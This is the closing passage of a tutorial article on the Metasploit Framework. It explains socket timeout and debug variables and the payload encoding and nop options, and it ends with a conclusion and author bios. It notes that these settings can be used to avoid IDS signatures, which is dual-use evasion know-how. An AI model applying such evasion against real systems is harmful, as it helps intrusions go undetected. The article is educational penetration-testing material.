Msf::Socket::ConnectTimeout (global name) or *ConnectTimeout* (temporary name): This is to specify the connect timeout period of a socket (defaults to 10 seconds).

Msf::Socket::RecvTimeoutLoop (global name) or *RecvTimeoutLoop* (temporary name): Set the maximum time (in seconds) to wait for a connection before the socket is closed. This loop is reactivated at every data receive.

5.3.3 Debugging Options

The environment variable *DebugLevel* sets the debugging level and the verbosity options for the Framework and modules. The verbosity increases depending on the value of the variable, which ranges between 0 and 5.

5.3.4 Payload Options

By default, the encoding process will cycle through all the modules until it finds one that avoids the particular restricted character set for the current exploit. The precedence of encoding modules can be set in an order separated by commas in the environment variable *Encoding*. In the same way, the *Nop* variable is used to specify the nop generating routine precedence. This can be useful when you need to avoid certain IDS signatures.

The *RandomNops* variable tells the nop generator module to use randomizes sequences of nop-like instructions instead of the standard nop opcode. This can be also be used to avoid IDS signatures. Version 2.2 includes support for smart random nop generation, where each exploit can specify the registers which should not be modified by the nop-like opcodes.

6. Conclusion

After reading the second part of this article, you should have a solid grasp of what the Metasploit Framework is and how you can start using it. We described the msfconsole interface, the general process for selecting and using an exploit, and how environment system works.

This article paves the way for the third and final part, to be published later this week, which will explain the other user interfaces, the included helper utilities, and some basic guidelines for developing your own exploit modules. We will discuss its future potential by anticipating the new features which will be added to the framework.

References

About the authors

Pukhraj Singh is a security researcher at Network Intelligence (I) Pvt. Ltd. His areas of interest include working with exploits, monitoring honeypots, intrusion analysis and penetration testing.

K. K. Mookhey is the CTO and Founder of Network Intelligence.